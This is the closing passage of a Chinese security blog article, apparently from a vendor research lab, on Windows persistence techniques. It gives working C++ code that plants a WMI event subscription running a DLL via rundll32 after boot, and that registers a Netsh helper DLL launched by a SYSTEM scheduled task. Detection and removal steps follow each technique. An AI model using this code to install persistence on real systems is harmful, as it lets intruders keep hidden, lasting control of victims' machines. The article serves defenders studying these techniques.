    si.cb = sizeof(STARTUPINFO);
    si.wShowWindow = SW_HIDE;
    command = new TCHAR[MAXBYTE * 7];
    if (command == NULL)
    {
        goto ERROR_EXIT;
    }

    //添加一个 event filter
    wsprintf(command, _TEXT("cmd \/c \"wmic \/NAMESPACE:\"\\\\root\\subscription
\" PATH __EventFilter CREATE Name=\"TopsecEventFilter\", EventNameSpace=\"root
\\cimv2\",QueryLanguage=\"WQL\", Query=\"SELECT * FROM __InstanceModificationEve
nt WITHIN 20 WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System' AN
D TargetInstance.SystemUpTime >=120 AND TargetInstance.SystemUpTime < 150
\"\""));

    if(!CreateProcess(NULL, command, NULL, NULL, FALSE, NULL, NULL, NULL, &si, &
pi))
    {
        goto ERROR_EXIT;
    }

    WaitForSingleObject(pi.hProcess, INFINITE);
    TerminateProcess(pi.hProcess, 0);


    //添加一个事件消费者
    wsprintf(command, _TEXT("cmd \/c \"wmic \/NAMESPACE:\"\\\\root\\subscription
\" PATH CommandLineEventConsumer CREATE Name=\"TopsecConsumer\", ExecutablePath=
\"C:\\Windows\\System32\\cmd.exe\",CommandLineTemplate=\" \/c Rundll32 C:\\topse
c.dll RunProc\"\""));

    memset(&pi, 0, sizeof(pi));
    if(!CreateProcess(NULL, command, NULL, NULL, FALSE, NULL, NULL, NULL, &si, &
pi))
    {
        goto ERROR_EXIT;
    }

    WaitForSingleObject(pi.hProcess, INFINITE);
    TerminateProcess(pi.hProcess, 0);


    //绑定事件及消费者
    wsprintf(command, _TEXT("cmd \/c \"wmic \/NAMESPACE:\"\\\\root\\subscription
\" PATH __FilterToConsumerBinding CREATE Filter=\"__EventFilter.Name=\\\"TopsecE
ventFilter\\\"\", Consumer=\"CommandLineEventConsumer.Name=\\\"TopsecConsumer
\\\"\"\""));

    memset(&pi, 0, sizeof(pi));
    if(!CreateProcess(NULL, command, NULL, NULL, FALSE, NULL, NULL, NULL, &si, &
pi))
    {
        goto ERROR_EXIT;
    }

    WaitForSingleObject(pi.hProcess, INFINITE);
    TerminateProcess(pi.hProcess, 0);
```

```
    ret = TRUE;
ERROR_EXIT:
    if (command != NULL)
    {
        delete[] command;
        command = NULL;
    }


    return ret;
}
```


有关事件查询的更多信息，可以查看微软在线帮助，接收事件通知 (https://docs.microsoft.com/en-us/windows/win32/wmisdk/receiving-event-notifications)。

有关WMI查询的更多信息，可以查看微软在线帮助，使用WQL查询 (https://docs.microsoft.com/en-us/windows/win32/wmisdk/querying-with-wql)。


关于WMI攻防的更多信息， 也可以参考FireEye发布的白皮书，《WINDOWS MANAGEMENT INSTRUMENTATION (WMI) OFFENSE, DEFENSE, AND FORENSICS (https://www.fireeye.com/content/dam/fireeye-www/global/en/current-threats/pdfs/wp-windows-management-instrumentation.pdf)》。

运行效果图

运行该程序后，会在系统中安装WMI事件，使用AutoRun工具查看WMI相关的数据



重启电脑，等系统运行时长超过120秒后，触发事件，我们设定的命令被执行



检查及清除方法

1、 使用AutoRuns工具检查WMI 订阅，并删除不明来源的事件订阅，可通过与已知良好的常规主机进行对比的方式，来确认事件订阅是否为不明来源。

Netsh Helper DLL

原理及代码介绍

Netsh.exe（也称为Netshell）是一个命令行脚本实用程序，用于与系统的网络配置进行交互。它包含添加辅助DLL以扩展实用程序功能的功能， 使用“netsh add helper”即可注册新的扩展DLL，注册扩展DLL后，在启动Netsh的时候便会加载我们指定的DLL。注册的Netsh Helper DLL的路径会保存到Windows注册表中的HKLM\SOFTWARE\Microsoft\Netsh路径下。

当使用另一种持久性技术自动执行netsh.exe时，攻击者可以使用带有Helper DLL的Netsh.exe以持久方式代理执行任意代码。

计划任务程序是Microsoft Windows的一个组件，它提供了在预定义时间或指定时间间隔之后安排程序或脚本启动的功能， 也称为作业调度或任务调度。系统中的schtasks.exe用于管理计划任务，允许管理员创建、删除、查询、更改、运行和中止本地或远程系统上的计划任务。如从计划表中添加和删除任务，按需要启动和停止任务，显示和更改计划任务。

如下的代码演示了攻击者如何通过在Netsh命令添加Helper DLL并通过调用schtasks程序来新建计划任务，实现代码持久化的目的。


```
BOOL add_to_netsh_helper(LPCTSTR dll_path)
{
    BOOL    ret = FALSE;
    int     path_len = NULL;
    TCHAR*  command = NULL;
    STARTUPINFO si = {0};
    PROCESS_INFORMATION pi = {0};

    si.cb = sizeof(STARTUPINFO);
    path_len = _tcslen(dll_path);
    command = new TCHAR[(path_len * sizeof(TCHAR) +  sizeof(TCHAR)) * 2];

    //添加netsh helper
    wsprintf(command, _TEXT("cmd \/c \"netsh add helper %s\""), dll_path);

    if(!CreateProcess(NULL, command, NULL, NULL, FALSE, NULL, NULL, NULL, &si, &
pi))
    {
        goto ERROR_EXIT;
    }

    WaitForSingleObject(pi.hProcess, INFINITE);

    memset(&pi, 0, sizeof(pi));

    //添加netsh主程序到计划任务
    wsprintf(command, _TEXT("cmd \/c \"schtasks.exe \/create \/tn \"init\" \/ru
SYSTEM \/sc ONSTART \/tr \"C:\\windows\\system32\\netsh.exe\"\""));

    if(!CreateProcess(NULL, command, NULL, NULL, FALSE, NULL, NULL, NULL, &si, &
pi))
    {
        goto ERROR_EXIT;
    }

    WaitForSingleObject(pi.hProcess, INFINITE);

ret = TRUE;

ERROR_EXIT:
    if (command != NULL)
    {
        delete[] command;
        command = NULL;
    }
    return ret;
}
```


其中Netsh Helper DLL需要导出一个函数供 Netsh调用，导出函数原型及关键代码如下：

```
BOOL APIENTRY DllMain( HMODULE hModule,
                       DWORD  ul_reason_for_call,
                       LPVOID lpReserved
                     )
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
        OutputDebugString(_TEXT("Load DLL~~"));
        break;
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}

DWORD _stdcall NewThreadProc(LPVOID lpParam)
{
    while (TRUE)
    {
        OutputDebugString(_TEXT("Netsh Helper, Hello Topsec"));
    }

    return 0;
}

extern "C" DWORD  _stdcall InitHelperDll(DWORD dwNetshVersion, PVOID Reserved)
{
    CreateThread(NULL, NULL, NewThreadProc, NULL, NULL, NULL);
    MessageBox(NULL, _TEXT("Netsh Helper, Hello Topsec"), NULL, MB_OK);
    return NO_ERROR;
}
```


运行效果图

上面的代码首先添加Netsh Helper DLL，然后添加计划任务，在系统启动的时候启动Netsh。 计算机重启后效果如图：





运行后的注册表键值情况如下图所示：



检查及清除方法

1、检查注册表路径HKLM\SOFTWARE\Microsoft\Netsh，查看是否有不明来源的Helper DLL注册信息并删除。

总结

以上就是持久化攻击的全部内容了，通过本文总结的这些攻击手段可以看出，有的虽老生常谈，却不可忽视，有的设计很巧妙，令人受益匪浅。它们好像无孔不入，所有的攻击都是为了更隐蔽，更持久的运行。当然，这肯定不是MITRE ATT&CK?上的所有内容，更不是攻击者的所有手段，一定会有一些

攻击手段尚未被发现。想象着，当攻击者不断获取着系统上的信息，而你却不自知时，这是多么可怕！作为安全工作者，我们不应满足于现状，更应该拥有好奇心和创造力，去发现未知的安全隐患。

本文到此就结束了，接下来会根据MITRE ATT&CK出一系列类似的文章，敬请期待！

(/users/a
nickname

天融信阿尔法实验室 (/users/author/?nickname=%E5%A4%A9%E8%9E%8D%E4%BF%A1%E9%98%BF%E5%B0%94%E6%B3%95%E5%AE%9E%E9%AA%8C%E5%AE%A4)

天融信阿尔法实验室成立于2011年，一直以来，阿尔法实验室秉承“攻防一体”的理念，汇聚众多专业技术研究人员，从事攻防技术研究，在安全领域前瞻性技术研究方向上不断前行。作为天融信的安全产品和服务支撑团队，阿尔法实验室精湛的专业技术水平、丰富的排异经验，为天融信产品的研发和升级、承担国家重大安全项目和客户服务提供强有力的技术支撑。

阅读更多有关该作者 (/users/author/?nickname=%E5%A4%A9%E8%9E%8D%E4%BF%A1%E9%98%BF%E5%B0%94%E6%B3%95%E5%AE%9E%E9%AA%8C%E5%AE%A4)的文章